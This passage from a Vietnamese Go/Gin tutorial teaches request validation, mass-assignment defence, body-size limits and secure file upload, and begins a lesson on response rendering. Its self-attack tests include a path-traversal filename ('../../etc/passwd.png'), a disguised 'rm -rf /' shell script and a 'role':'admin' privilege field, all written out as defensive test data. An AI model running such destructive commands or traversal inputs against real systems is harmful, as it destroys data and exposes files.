        // Quy tắc tùy biến: dùng được trong tag như binding:"vnphone"
        _ = v.RegisterValidation("vnphone", func(fl validator.FieldLevel) bool {
            return vnPhone.MatchString(fl.Field().String())
        })
    }
}

type FieldError struct {
    Field   string `json:"field,omitempty"`
    Rule    string `json:"rule,omitempty"`
    Message string `json:"message"`
}

func message(fe validator.FieldError) string {
    switch fe.Tag() {
    case "required":
        return "bắt buộc"
    case "email":
        return "không phải email hợp lệ"
    case "min":
        if fe.Kind() == reflect.String {
            return "tối thiểu " + fe.Param() + " ký tự"
        }
        return "tối thiểu " + fe.Param()
    case "max":
        if fe.Kind() == reflect.String {
            return "tối đa " + fe.Param() + " ký tự"
        }
        return "tối đa " + fe.Param()
    case "gte":
        return "phải từ " + fe.Param() + " trở lên"
    case "lte":
        return "phải từ " + fe.Param() + " trở xuống"
    case "oneof":
        return "phải là một trong: " + strings.ReplaceAll(fe.Param(), " ", ", ")
    case "eqfield":
        return "không khớp" // fe.Param() là TÊN TRƯỜNG GO, không đưa ra cho client
    case "vnphone":
        return "không phải số điện thoại Việt Nam hợp lệ"
    }
    return "không hợp lệ (" + fe.Tag() + ")"
}

// bindError chuyển lỗi binding thành (mã HTTP, mã lỗi, các lỗi theo trường),
// KHÔNG lộ cấu trúc Go nội bộ.
func bindError(err error) (int, string, []FieldError) {
    var ve validator.ValidationErrors
    if errors.As(err, &ve) {
        out := make([]FieldError, 0, len(ve))
        for _, fe := range ve {
            out = append(out, FieldError{Field: fe.Field(), Rule: fe.Tag(), Message: message(fe)})
        }
        return http.StatusUnprocessableEntity, "validation_failed", out
    }
    var te *json.UnmarshalTypeError
    if errors.As(err, &te) {
        return http.StatusBadRequest, "invalid_type", []FieldError{
            {Field: te.Field, Rule: "type", Message: "phải có kiểu " + te.Type.String()}}
    }
    var se *json.SyntaxError
    if errors.As(err, &se) || errors.Is(err, io.EOF) || errors.Is(err, io.ErrUnexpectedEOF) {
        return http.StatusBadRequest, "invalid_json", []FieldError{
            {Message: "thân request không phải JSON hợp lệ"}}
    }
    if name, ok := strings.CutPrefix(err.Error(), "json: unknown field "); ok {
        return http.StatusBadRequest, "unknown_field", []FieldError{
            {Field: strings.Trim(name, `"`), Message: "trường không được hỗ trợ"}}
    }
    return http.StatusBadRequest, "invalid_request", nil
}
```

```
type RegisterReq struct {
    Email           string   `json:"email" binding:"required,email"`
    Password        string   `json:"password" binding:"required,min=8,max=72"`
    ConfirmPassword string   `json:"confirm_password" binding:"required,eqfield=Password"`
    FullName        string   `json:"full_name" binding:"required,min=2,max=100"`
    Phone           string   `json:"phone" binding:"omitempty,vnphone"`
    Age             *int     `json:"age" binding:"omitempty,gte=13,lte=120"`
    Newsletter      *bool    `json:"newsletter" binding:"required"`
    Country         string   `json:"country" binding:"omitempty,oneof=VN US JP"`
    Tags            []string `json:"tags" binding:"omitempty,max=3,dive,min=1,max=10"`
}

func main() {
    gin.SetMode(gin.TestMode)
    setupValidator()

    r := gin.New()
    r.POST("/register", func(c *gin.Context) {
        var req RegisterReq
        if err := c.ShouldBindJSON(&req); err != nil {
            status, code, details := bindError(err)
            c.JSON(status, gin.H{"error": gin.H{"code": code, "details": details}})
            return
        }
        c.JSON(http.StatusCreated, gin.H{"email": req.Email, "newsletter": *req.Newsletter})
    })

    type resp struct {
        Error struct {
            Code    string       `json:"code"`
            Details []FieldError `json:"details"`
        } `json:"error"`
    }
    do := func(ten, body string) {
        req := httptest.NewRequest("POST", "/register", strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        var out resp
        _ = json.Unmarshal(rec.Body.Bytes(), &out)
        if out.Error.Code == "" {
            fmt.Printf("[%s] %d %s\n", ten, rec.Code, strings.TrimSpace(rec.Body.String()))
            return
        }
        fmt.Printf("[%s] %d %s\n", ten, rec.Code, out.Error.Code)
        for _, d := range out.Error.Details {
            fmt.Printf("    %-17s %-9s %s\n", d.Field, d.Rule, d.Message)
        }
    }

    do("hợp lệ, newsletter=false",
        `{"email":"an@shopgo.vn","password":"matkhau123","confirm_password":"matkhau123",
          "full_name":"An Nguyễn","phone":"0912345678","newsletter":false}`)
    do("nhiều lỗi cùng lúc",
        `{"email":"abc","password":"123","confirm_password":"xyz","full_name":"A","phone":"123",
          "age":5,"country":"FR","tags":["", "dai-qua-muc-cho-phep"]}`)
    do("sai kiểu",
`{"email":123,"password":"matkhau123","confirm_password":"matkhau123","full_name":"An"}`)
    do("trường lạ (mass assignment)",
        `{"email":"an@shopgo.vn","password":"matkhau123","confirm_password":"matkhau123",
          "full_name":"An","newsletter":true,"role":"admin"}`)
    do("JSON bị cắt", `{"email": `)
    do("JSON sai cú pháp", `{hỏng}`)
}
```

```
[hợp lệ, newsletter=false] 201 {"email":"an@shopgo.vn","newsletter":false}
[nhiều lỗi cùng lúc] 422 validation_failed
    email             email     không phải email hợp lệ
```

```
    password          min       tối thiểu 8 ký tự
    confirm_password  eqfield   không khớp
    full_name         min       tối thiểu 2 ký tự
    phone             vnphone   không phải số điện thoại Việt Nam hợp lệ
    age               gte       phải từ 13 trở lên
    newsletter        required  bắt buộc
    country           oneof     phải là một trong: VN, US, JP
    tags[0]           min       tối thiểu 1 ký tự
    tags[1]           max       tối đa 10 ký tự
[sai kiểu] 400 invalid_type
    email             type      phải có kiểu string
[trường lạ (mass assignment)] 400 unknown_field
    role                        trường không được hỗ trợ
[JSON bị cắt] 400 invalid_json
                                thân request không phải JSON hợp lệ
[JSON sai cú pháp] 400 invalid_json
                                thân request không phải JSON hợp lệ
```

Phân tích những quyết định thiết kế:

1. **Mười lỗi trả về cùng một lần**, tên trường theo JSON (`confirm_password`, `tags[1]`): client tô đỏ đúng ô nhập, người dùng sửa một lượt.
2. **Mã `rule` ổn định** (`min`, `vnphone`) để frontend tự dịch/tùy biến thông báo; `message` tiếng Việt dành cho trường hợp đơn giản.
3. **Phân loại lỗi đúng mã HTTP:** `422` cho dữ liệu hợp lệ về cú pháp nhưng sai quy tắc; `400` cho JSON hỏng, sai kiểu, trường lạ (Buổi 18).
4. `newsletter: false` **được chấp nhận** (con trỏ `*bool` + `required`), trong khi thiếu hẳn trường thì bị báo `required`: hiệu quả của mục 2.1.
5. **Trường lạ `role` bị từ chối.** Đây là phòng thủ chống **mass assignment**: nếu bạn dùng struct entity có trường `Role` làm đích binding và không chặn trường lạ, kẻ tấn công gửi `"role":"admin"` tự phong quyền cho mình. Hai lớp bảo vệ cùng dùng: (a) **DTO riêng** chỉ chứa trường cho phép (không bao giờ bind thẳng vào entity), (b) `EnableDecoderDisallowUnknownFields`.
6. **Mọi thứ khởi tạo một lần trước khi nhận request** (`setupValidator`): `RegisterValidation` không an toàn đa luồng nếu gọi khi server đã chạy.
7. **Message không lộ thông tin nội bộ** (tên struct/field Go): ví dụ ở `eqfield` ta cố ý bỏ `fe.Param()` vì nó là tên trường Go.

> **binding.EnableDecoderDisallowUnknownFields là toàn cục**
> Đặt `true` áp dụng cho **mọi** `ShouldBindJSON` của cả ứng dụng. Với API nội bộ ổn định đây là điều nên có; với API công khai cần tương thích tiến (client mới gửi trường server cũ chưa biết) hãy cân nhắc: chặt chẽ hơn thì phát hiện lỗi chính tả sớm, nhưng khó nâng cấp từng phần.

4. Validator tùy biến, validation cấp struct

- **Quy tắc theo trường:** `RegisterValidation("vnphone", func(fl validator.FieldLevel) bool {...})` như trên. Dùng cho định dạng đặc thù (mã vùng, biển số, mã số thuế), mật khẩu mạnh, slug.
- **Quy tắc cấp struct** (kiểm tra **quan hệ giữa nhiều trường**): `v.RegisterStructValidation(fn, RegisterReq{})`. Ví dụ "ngày kết thúc phải sau ngày bắt đầu", "phải có email hoặc số điện thoại". Trong `fn(sl validator.StructLevel)` dùng `sl.ReportError(...)` để gắn lỗi vào trường.
- **Chuẩn hóa trước khi kiểm tra:** `TrimSpace` cho chuỗi, chuẩn hóa email về chữ thường, chuẩn hóa Unicode NFC cho tiếng Việt (Buổi 2). Làm ở bước sau bind nhưng **trước** logic nghiệp vụ; có thể đặt trong một hàm `Normalize()` của DTO.

- **Đừng validate quá mức:** ví dụ kiểm tra tên người bằng regex chỉ-chữ-cái sẽ từ chối tên có dấu, dấu nháy, gạch nối ("Nguyễn", "O'Brien"). Với tên, chỉ cần giới hạn độ dài và loại ký tự điều khiển.

5. Giới hạn thân request và kiểm tra Content-Type

Một client độc hại gửi thân JSON 2 GB làm server cạn bộ nhớ. Hãy **giới hạn trước khi đọc**, bằng middleware áp cho toàn bộ API (hoặc từng route cần thân lớn hơn):

```
// BodyLimit giới hạn kích thước thân request; vượt quá thì việc đọc lỗi với *http.MaxBytesError.
func BodyLimit(n int64) gin.HandlerFunc {
    return func(c *gin.Context) {
        c.Request.Body = http.MaxBytesReader(c.Writer, c.Request.Body, n)
        c.Next()
    }
}

// RequireJSON: API JSON chỉ nhận application/json (trả 415 nếu khác), cho các phương thức có thân.
func RequireJSON() gin.HandlerFunc {
    return func(c *gin.Context) {
        switch c.Request.Method {
        case http.MethodPost, http.MethodPut, http.MethodPatch:
            ct, _, _ := mime.ParseMediaType(c.GetHeader("Content-Type"))
            if ct != "application/json" {
                c.AbortWithStatusJSON(http.StatusUnsupportedMediaType, gin.H{"error": gin.H{
                    "code": "unsupported_media_type", "message": "chỉ nhận application/json"}})
                return
            }
        }
        c.Next()
    }
}
```

Và trong `bindError`, thêm nhánh `var mbe *http.MaxBytesError; errors.As(err, &mbe)` → trả `413 Payload Too Large`. Kích thước hợp lý: 1 MB cho JSON API thông thường; riêng route upload đặt giới hạn riêng (mục 6).

6. Upload tệp an toàn

Upload là một trong những tính năng **nguy hiểm nhất** để mở ra: kẻ tấn công thử tải lên mã thực thi, tệp giả loại, tên chứa `../`, tệp khổng lồ, bom nén. Chương trình dưới đây cài một handler đạt các yêu cầu cơ bản, và **tự tấn công** nó bằng bốn tình huống:

```
package main

import (
    "bytes"
    "crypto/rand"
    "encoding/hex"
    "errors"
    "fmt"
    "mime/multipart"
    "net/http"
    "net/http/httptest"
    "os"
    "path/filepath"
    "regexp"
    "strings"

    "github.com/gin-gonic/gin"
)

const maxUpload = 1 << 20 // 1 MiB
```

```
// Danh sách TRẮNG các loại được phép, ánh xạ sang đuôi tệp do SERVER chọn.
var allowed = map[string]string{"image/jpeg": ".jpg", "image/png": ".png"}

func uploadHandler(dir string) gin.HandlerFunc {
    return func(c *gin.Context) {
        // 1. Giới hạn tổng kích thước thân request TRƯỚC khi đọc
        c.Request.Body = http.MaxBytesReader(c.Writer, c.Request.Body, maxUpload+(64<<10))

        fh, err := c.FormFile("image")
        var tooBig *http.MaxBytesError
        switch {
        case errors.As(err, &tooBig):
            c.JSON(http.StatusRequestEntityTooLarge, gin.H{"error": "tệp quá lớn"})
            return
        case err != nil:
            c.JSON(http.StatusBadRequest, gin.H{"error": "thiếu trường tệp 'image'"})
            return
        }
        if fh.Size > maxUpload {
            c.JSON(http.StatusRequestEntityTooLarge, gin.H{"error": "tệp quá lớn"})
            return
        }

        // 2. Đoán loại THẬT từ nội dung: không tin tên tệp hay Content-Type do client gửi
        f, err := fh.Open()
        if err != nil {
            c.JSON(http.StatusBadRequest, gin.H{"error": "không đọc được tệp"})
            return
        }
        defer f.Close()
        head := make([]byte, 512)
        n, _ := f.Read(head)
        ctype := http.DetectContentType(head[:n])
        ext, ok := allowed[ctype]
        if !ok {
            c.JSON(http.StatusUnsupportedMediaType,
                gin.H{"error": "chỉ nhận JPEG hoặc PNG", "detected": ctype})
            return
        }

        // 3. Tên lưu trữ do SERVER sinh ngẫu nhiên: chặn path traversal, ghi đè, đoán tên
        b := make([]byte, 16)
        _, _ = rand.Read(b)
        stored := hex.EncodeToString(b) + ext
        if err := c.SaveUploadedFile(fh, filepath.Join(dir, stored)); err != nil {
            c.JSON(http.StatusInternalServerError, gin.H{"error": "không lưu được"})
            return
        }
        c.JSON(http.StatusCreated, gin.H{
            "stored_name": stored, // thực tế lưu vào CSDL; không trả đường dẫn nội bộ
            "original":    filepath.Base(fh.Filename),
            "size":        fh.Size,
            "type":        ctype,
        })
    }
}

func multipartBody(field, filename string, content []byte) (*bytes.Buffer, string) {
    var buf bytes.Buffer
    w := multipart.NewWriter(&buf)
    if field != "" {
        part, _ := w.CreateFormFile(field, filename)
        part.Write(content)
    }
    w.Close()
    return &buf, w.FormDataContentType()
}
```

```
var hex32 = regexp.MustCompile(`[0-9a-f]{32}`)

func main() {
    gin.SetMode(gin.TestMode)
    dir, _ := os.MkdirTemp("", "uploads-")
    defer os.RemoveAll(dir)

    r := gin.New()
    r.POST("/upload", uploadHandler(dir))

    pngHeader := []byte("\x89PNG\r\n\x1a\n")
    png := append(append([]byte{}, pngHeader...), bytes.Repeat([]byte{0}, 100)...)
    bigPNG := append(append([]byte{}, pngHeader...), bytes.Repeat([]byte{0}, 2<<20)...)

    send := func(ten, field, filename string, content []byte) {
        body, ctype := multipartBody(field, filename, content)
        req := httptest.NewRequest("POST", "/upload", body)
        req.Header.Set("Content-Type", ctype)
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        // che tên ngẫu nhiên để kết quả ổn định
        out := hex32.ReplaceAllString(strings.TrimSpace(rec.Body.String()), "<32 hex>")
        fmt.Printf("[%s] %d %s\n", ten, rec.Code, out)
    }

    send("PNG hợp lệ, tên độc hại", "image", "../../etc/passwd.png", png)
    send("nội dung chữ giả đuôi .png", "image", "virus.png", []byte("#!/bin/sh\nrm -rf /\n"))
    send("tệp 2 MiB", "image", "to.png", bigPNG)
    send("thiếu trường", "", "", nil)

    entries, _ := os.ReadDir(dir)
    khop, _ := regexp.MatchString(`^[0-9a-f]{32}\.png$`, entries[0].Name())
    fmt.Println("số tệp trong thư mục lưu:", len(entries), "| tên ngẫu nhiên hợp lệ:", khop)
}
```

```
[PNG hợp lệ, tên độc hại] 201 {"original":"passwd.png","size":108,"stored_name":"<32
hex>.png","type":"image/png"}
[nội dung chữ giả đuôi .png] 415 {"detected":"text/plain; charset=utf-8","error":"chỉ nhận JPEG hoặc PNG"}
[tệp 2 MiB] 413 {"error":"tệp quá lớn"}
[thiếu trường] 400 {"error":"thiếu trường tệp 'image'"}
số tệp trong thư mục lưu: 1 | tên ngẫu nhiên hợp lệ: true
```

Danh sách kiểm tra upload an toàn (mỗi dòng ứng với một dòng mã ở trên hoặc một việc cần làm thêm):

1. **Giới hạn kích thước** bằng `MaxBytesReader` (và `r.MaxMultipartMemory`, mặc định 32 MiB, là lượng giữ trong RAM; phần lớn hơn đổ ra đĩa tạm).
2. **Kiểm tra loại bằng nội dung** (`http.DetectContentType` đọc 512 byte đầu): tệp `virus.png` thực chất là văn bản bị nhận ra và từ chối. **Không tin** `Content-Type` hay đuôi tệp do client gửi. Với ảnh, an toàn nhất là **giải mã và mã hóa lại** (`image/png`, `image/jpeg`) để loại bỏ dữ liệu ẩn.
3. **Danh sách trắng** loại tệp; đuôi tệp lưu **do server chọn** từ loại đã xác định.
4. **Tên lưu trữ ngẫu nhiên** (hoặc UUID/băm nội dung): triệt tiêu path traversal (`../../etc/passwd.png`), ghi đè tệp người khác, tên đoán được. Tên gốc chỉ lưu làm siêu dữ liệu, qua `filepath.Base`.
5. **Lưu ngoài thư mục web phục vụ trực tiếp** và **không bao giờ cho phép thực thi** tệp đã tải; thực tế nên đẩy lên **object storage** (S3/MinIO) với URL ký sẵn (Buổi 35) thay vì ổ đĩa của server ứng dụng (mất khi container khởi động lại, không chia sẻ giữa nhiều bản sao).
6. **Phục vụ lại** với `Content-Disposition`, `X-Content-Type-Options: nosniff`, và nếu là nội dung người dùng tải lên thì phục vụ từ **tên miền riêng** (tránh XSS qua tệp).

7. **Quét mã độc** (ClamAV) với tệp tài liệu; **giới hạn tần suất** upload theo người dùng; **hạn mức dung lượng** mỗi tài khoản.

7. Kiểm tra hình dạng (handler) khác với quy tắc nghiệp vụ (service)

Một sai lầm kiến trúc thường gặp là dồn mọi kiểm tra vào tag `binding` hoặc ngược lại ném mọi thứ vào handler. Phân chia rõ:

	Validation ở handler (binding)	Quy tắc nghiệp vụ ở service
Câu hỏi	Dữ liệu **đúng hình dạng** không?	Yêu cầu này **được phép** và **hợp lý** không?
Ví dụ	`email` đúng định dạng, `qty > 0`, độ dài tên, `oneof`	Email **đã tồn tại**, tồn kho **đủ**, khuyến mãi **còn hạn**, người dùng **có quyền** trên đơn này, trạng thái đơn **cho phép hủy**
Cần dữ liệu ngoài request?	Không (chỉ nhìn vào chính request)	**Có** (CSDL, trạng thái hệ thống)
Lỗi trả về	`422` / `400` kèm chi tiết theo trường	`409 Conflict`, `403 Forbidden`, `404`, `422` theo ngữ nghĩa
Phụ thuộc	Chỉ Gin/validator	Domain, repository (không biết HTTP)

Quy tắc kinh nghiệm: **nếu để kiểm tra được phải truy vấn CSDL, nó thuộc về service**, không đặt vào validator tùy biến (validator không nên có I/O). Và **service không được tin handler đã kiểm tra** những bất biến quan trọng (tính đúng đắn cuối cùng nằm ở CSDL, Buổi 20): handler chỉ là lớp lọc nhanh, thân thiện.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng `Bind*` (tự abort 400)** thay `ShouldBind*`: mất kiểm soát định dạng lỗi.
2. `required` **trên số/bool mà 0/false hợp lệ** (dùng con trỏ); hoặc ngược lại quên `required` làm trường quan trọng thiếu mà không báo.
3. **Bind thẳng vào entity/struct DB** (mass assignment: client gửi `role`, `is_admin`, `balance`). Luôn dùng **DTO riêng**.
4. **Trả lỗi thô** `err.Error()` **của validator** (lộ tên struct/field Go).
5. **Không chặn trường lạ, không giới hạn thân request** (typo bị bỏ qua; DoS bằng thân khổng lồ).
6. `ShouldBind` **cho API JSON mà quên** `Content-Type`: giải mã sai bộ đọc.
7. **Gọi** `RegisterValidation` **khi server đang chạy** (race).
8. **Tin tên tệp/**`Content-Type` **của upload**, dùng tên gốc để lưu, lưu cạnh mã nguồn hoặc trong web root.
9. **Validator tùy biến có I/O** (truy vấn CSDL) làm chậm và khó test.
10. **Validation quá chặt với dữ liệu tên người, địa chỉ** (từ chối chữ có dấu) hoặc quá lỏng với dữ liệu nhạy cảm.
11. **Đọc thân request hai lần** (`ShouldBindJSON` rồi `c.GetRawData()`): lần hai rỗng; dùng `ShouldBindBodyWith*`.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Với ShopGo, lớp "cổng vào" này sẽ thành **một package nhỏ dùng chung** (`internal/platform/httpx`): `SetupValidator()`, `BindJSON[T](c, &dst) bool` (gói `ShouldBindJSON` + `bindError` + ghi phản hồi lỗi chuẩn), `BodyLimit`, `RequireJSON`. Mọi handler chỉ cần: `var req CreateOrderReq; if !httpx.BindJSON(c, &req) { return }`; nhờ vậy **toàn hệ thống có đúng một cách** báo lỗi đầu vào. Khi review, hãy kiểm tra ba điều: DTO có tách khỏi entity không, trường tùy chọn/số có dùng con trỏ đúng không, và route nhận thân (đặc biệt upload) đã có giới hạn kích thước chưa. Về trải nghiệm API: trả **tất cả** lỗi một lượt, kèm mã quy tắc ổn định để frontend dịch; đó là khác biệt giữa API "dễ tích hợp" và API khiến frontend phải đoán.

10. Tóm tắt

Tóm tắt buổi học

- Dùng `ShouldBind*` (không `Bind*`); mỗi nguồn (JSON, query, URI, header) một struct và tag riêng; `ShouldBind` phụ thuộc `Content-Type`.
- Tag `binding` dựa trên `validator/v10`: `required`, `min/max/gte/lte/gt`, `oneof`, `email`, `eqfield`, `dive`, `omitempty`.
- `required` **loại bỏ giá trị zero**: dùng con trỏ (`*int`, `*bool`) khi `0`/`false` hợp lệ.
- Chuyển `validator.ValidationErrors` thành lỗi có cấu trúc: tên trường theo JSON (`RegisterTagNameFunc`), mã quy tắc, thông điệp tiếng Việt, **mọi lỗi một lượt**; mã `422` (quy tắc) và `400` (cú pháp/kiểu/trường lạ).
- Chống **mass assignment**: DTO riêng + `EnableDecoderDisallowUnknownFields`; giới hạn thân (`MaxBytesReader`) và kiểm tra `Content-Type` (`415`).
- Upload: giới hạn kích thước, **đoán loại từ nội dung**, danh sách trắng, **tên ngẫu nhiên**, lưu ngoài web root/object storage.
- Kiểm tra **hình dạng** ở handler, **quy tắc nghiệp vụ** (cần dữ liệu ngoài) ở service; ràng buộc CSDL là chốt chặn cuối.

11. Bài tập

1. **[Cơ bản]** Viết `POST /products` nhận `{name, price, category_id, tags[]}` với đầy đủ tag `binding` hợp lý (tên 2–200 ký tự, giá ≥ 0, tối đa 5 tag mỗi tag 1–30 ký tự). Gọi bằng `httptest` với 8 tổ hợp đầu vào (hợp lệ, thiếu từng trường, giá âm, tag rỗng, tag quá dài...).
2. **[Cơ bản]** Tái hiện bẫy `required` + `0`: struct có `Qty int binding:"required"`; chứng minh `{"qty":0}` bị từ chối. Sửa bằng `*int` và bằng `gt=0` tùy ngữ nghĩa; giải thích khi nào dùng cách nào.
3. **[Cơ bản]** Viết `GET /orders?status=&from=&to=&page=&page_size=` với `ShouldBindQuery`: `status` thuộc `oneof=pending paid shipped delivered cancelled` (tùy chọn), `from`/`to` dạng `datetime=2006-01-02`, kiểm tra `to ≥ from` bằng validator cấp struct.
4. **[Trung bình]** Cài `httpx.BindJSON[T any](c *gin.Context, dst *T) bool`: gọi `ShouldBindJSON`, nếu lỗi thì ghi phản hồi lỗi chuẩn (như mục 3, kể cả `413` cho `*http.MaxBytesError`) rồi `return false`. Viết test table-driven cho mọi nhánh lỗi.

5. **[Trung bình]** Viết validator tùy biến `strongpassword` (≥ 10 ký tự, có chữ hoa, chữ thường, số; không chứa email của người dùng: cần validator cấp struct) và `vnid` (CCCD 12 chữ số). Kiểm thử bằng bảng ít nhất 12 trường hợp, kể cả Unicode.
6. **[Trung bình]** Tái hiện **mass assignment**: endpoint `PATCH /me` bind thẳng vào struct `User` có `Role`; chứng minh kẻ tấn công tự nâng quyền; sửa bằng DTO `UpdateProfileReq` và `EnableDecoderDisallowUnknownFields`; viết test hồi quy.
7. **[Nâng cao]** Mở rộng upload ở mục 6: giải mã ảnh bằng `image.Decode`, từ chối ảnh lớn hơn 4000×4000 điểm, **mã hóa lại** thành PNG để loại bỏ dữ liệu ẩn (EXIF), tạo thumbnail 200×200 (thư viện chuẩn hoặc `golang.org/x/image/draw`). Thử với một ảnh "bom giải nén" (kích thước khai báo rất lớn) và chứng minh bạn chặn trước khi cấp phát bộ nhớ (`image.DecodeConfig`).
8. **[Nâng cao]** Cài middleware `Idempotency` đơn giản cho `POST`: đọc header `Idempotency-Key`, lưu (trong bộ nhớ) kết quả của lần đầu theo khóa; gọi lại cùng khóa trả cùng phản hồi; cùng khóa nhưng thân khác → `422`. Dùng `ShouldBindBodyWith` hoặc `io.ReadAll` + khôi phục `Body`. (Chuẩn bị cho Buổi 30.)
9. **[Thử thách]** Viết bộ chuyển lỗi **đa ngôn ngữ**: `bindError(err, lang string)` trả thông điệp `vi` hoặc `en` theo header `Accept-Language`, dùng gói `universal-translator` của `go-playground` hoặc bảng thông điệp tự viết có tham số. Đảm bảo mã `rule` không đổi giữa các ngôn ngữ, và test bằng bảng cho cả hai ngôn ngữ.

Buổi 25 — Response, render và mô hình lỗi thống nhất

Thông tin buổi học

Thời lượng: 5–6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 5, 18, 19, 23, 24

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Chọn đúng phương thức phản hồi của Gin (`JSON`, `PureJSON`, `Data`, `File`, `Stream`, `Redirect`...) và hiểu **hành vi thật** của chúng: thoát ký tự HTML, thứ tự khóa của `gin.H`, `null` và `[]`.
- Dùng đúng **mã trạng thái** cho từng tình huống (`201` + `Location`, `202`, `204`, `409`, `422`...).
- Thiết kế **khuôn phản hồi thành công** (bare resource hay envelope, phân trang) và **khuôn phản hồi lỗi** thống nhất toàn API, so sánh với RFC 9457 (`application/problem+json`).
- Xây **cơ chế xử lý lỗi tập trung**: handler chỉ *trả về* `error`, một nơi duy nhất quyết định mã HTTP, nội dung trả client và việc ghi log.
- Làm cho `404`, `405` và **panic** cũng trả đúng khuôn lỗi chung.
- Đẩy dữ liệu liên tục bằng **Server-Sent Events** và phục vụ **tệp** hiệu quả (Range, ETag, luồng, `go:embed`).
- Tránh các lỗi kinh điển: quên `return` sau khi ghi lỗi, ghi header sau khi đã ghi thân, lộ lỗi nội bộ cho client.

Phản hồi là "giao diện công khai" của bạn

Mỗi khuôn phản hồi bạn đã công bố là một **hợp đồng** với frontend, ứng dụng di động và hệ thống khác. Đổi tên một trường hay đổi hình dạng lỗi là **thay đổi phá vỡ** (breaking change). Vì thế khuôn phản hồi phải được thiết kế **một lần, đúng, và dùng thống nhất** ngay từ buổi này, đừng để mỗi handler tự chế một kiểu.

1. Các cách ghi phản hồi trong Gin

Mọi phản hồi HTTP gồm ba phần theo thứ tự cố định: **dòng trạng thái**, **header**, rồi **thân**. Quy tắc quan trọng nhất của buổi này: **header và mã trạng thái phải được đặt trước khi ghi thân**. Khi thân đã bắt đầu ghi, mã trạng thái và header đã được gửi đi, không thể sửa nữa. Gin sẽ in cảnh báo `Headers were already written` trong chế độ debug nếu bạn thử.

Các phương thức thường dùng của `*gin.Context`:

Phương thức	Hành vi
`c.JSON(code, v)`	Mã hóa `v` thành JSON, `Content-Type: application/json`. **Thoát** `<`, `>`, `&` thành `<`...
`c.PureJSON(code, v)`	Như `JSON` nhưng **không thoát** ký tự HTML
`c.IndentedJSON(code, v)`	JSON thụt dòng 4 khoảng trắng (chỉ dùng khi debug, tốn băng thông)
`c.SecureJSON(code, v)`	Thêm tiền tố `while(1);` cho mảng JSON (chặn kiểu tấn công JSON hijacking của trình duyệt cổ)
`c.AsciiJSON(code, v)`	Mọi ký tự ngoài ASCII thành `\uXXXX`
`c.JSONP(code, v)`	JSON bọc trong hàm callback (tàn dư; dùng CORS thay thế, Buổi 26)

Phương thức	Hành vi
`c.XML`, `c.YAML`, `c.TOML`, `c.ProtoBuf`	Các định dạng khác; `ProtoBuf` hữu ích khi hai phía dùng Protobuf
`c.String(code, format, args...)`	Văn bản thuần `text/plain`
`c.HTML(code, tên, dữ liệu)`	Render template `html/template` (tự thoát theo ngữ cảnh)
`c.Data(code, contentType, []byte)`	Byte thô với `Content-Type` tự chọn (CSV, PDF, ảnh...)
`c.DataFromReader(code, độDài, type, reader, headers)`	**Truyền luồng** từ `io.Reader` mà không nạp hết vào bộ nhớ
`c.File(đườngDẫn)` / `c.FileAttachment(đườngDẫn, tên)`	Phục vụ tệp trên đĩa (có Range/ETag nhờ `http.ServeFile`); `FileAttachment` đặt `Content-Disposition`
`c.Redirect(code, url)`	Chuyển hướng: `301`/`308` vĩnh viễn, `302`/`307` tạm thời
`c.Status(code)`	Chỉ đặt mã, **chưa ghi thân** (dùng cho `204`, hoặc đi kèm header)
`c.Header(k, v)` / `c.SetCookie(...)`	Đặt header / cookie, **phải gọi trước** khi ghi thân
`c.Stream(step)` / `c.SSEvent(tên, dữ liệu)`	Truyền luồng và Server-Sent Events (mục 8)
`c.Negotiate(code, gin.Negotiate{...})`	Chọn định dạng theo header `Accept` của client

Chương trình sau chạy các phương thức phổ biến nhất qua `httptest` và in **đúng những gì client nhận được**. Đừng chỉ đọc lướt: mỗi dòng đầu ra chứa một bài học.

```
package main

import (
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"

    "github.com/gin-gonic/gin"
)

type Product struct {
    ID    int    `json:"id" xml:"id"`
    Name  string `json:"name" xml:"name"`
    Price int64  `json:"price" xml:"price"`
}

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    p := Product{ID: 1, Name: "Áo <thun> & quần", Price: 250000}

    r.GET("/json", func(c *gin.Context) { c.JSON(http.StatusOK, p) })
    r.GET("/pure", func(c *gin.Context) { c.PureJSON(http.StatusOK, p) })
    r.GET("/indent", func(c *gin.Context) { c.IndentedJSON(http.StatusOK, p) })
    r.GET("/map", func(c *gin.Context) {
        c.JSON(http.StatusOK, gin.H{"zebra": 1, "alpha": 2, "list": []string{}, "none": nil})
    })
    r.GET("/xml", func(c *gin.Context) { c.XML(http.StatusOK, p) })
    r.GET("/string", func(c *gin.Context) { c.String(http.StatusOK, "xin chào %s", "Gin") })
```

```
    r.GET("/data", func(c *gin.Context) { c.Data(http.StatusOK, "text/csv; charset=utf-8",
[]byte("id,name\n1,Áo\n")) })
    r.GET("/old", func(c *gin.Context) { c.Redirect(http.StatusMovedPermanently, "/json") })
    r.GET("/created", func(c *gin.Context) {
        c.Header("Location", "/products/7")
        c.Status(http.StatusCreated) // chỉ đặt mã, chưa ghi thân
    })
    r.GET("/download", func(c *gin.Context) {
        c.Header("Content-Disposition", `attachment; filename="bao-cao.csv"`)
        c.Data(http.StatusOK, "text/csv", []byte("a,b\n"))
    })

    for _, path := range []string{"/json", "/pure", "/indent", "/map", "/xml", "/string", "/data", "/old",
"/created", "/download"} {
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, httptest.NewRequest("GET", path, nil))
        body := strings.ReplaceAll(strings.TrimSpace(rec.Body.String()), "\n", `\n`)
        extra := ""
        if l := rec.Header().Get("Location"); l != "" {
            extra += " Location=" + l
        }
        if d := rec.Header().Get("Content-Disposition"); d != "" {
            extra += " " + d
        }
        fmt.Printf("%s -> %d %s\n    %s%s\n", path, rec.Code, rec.Header().Get("Content-Type"), body,
extra)
    }
}
```

```
/json -> 200 application/json; charset=utf-8
    {"id":1,"name":"Áo \u003cthun\u003e \u0026 quần","price":250000}
/pure -> 200 application/json; charset=utf-8
    {"id":1,"name":"Áo <thun> & quần","price":250000}
/indent -> 200 application/json; charset=utf-8
    {\n    "id": 1,\n    "name": "Áo \u003cthun\u003e \u0026 quần",\n    "price": 250000\n}
/map -> 200 application/json; charset=utf-8
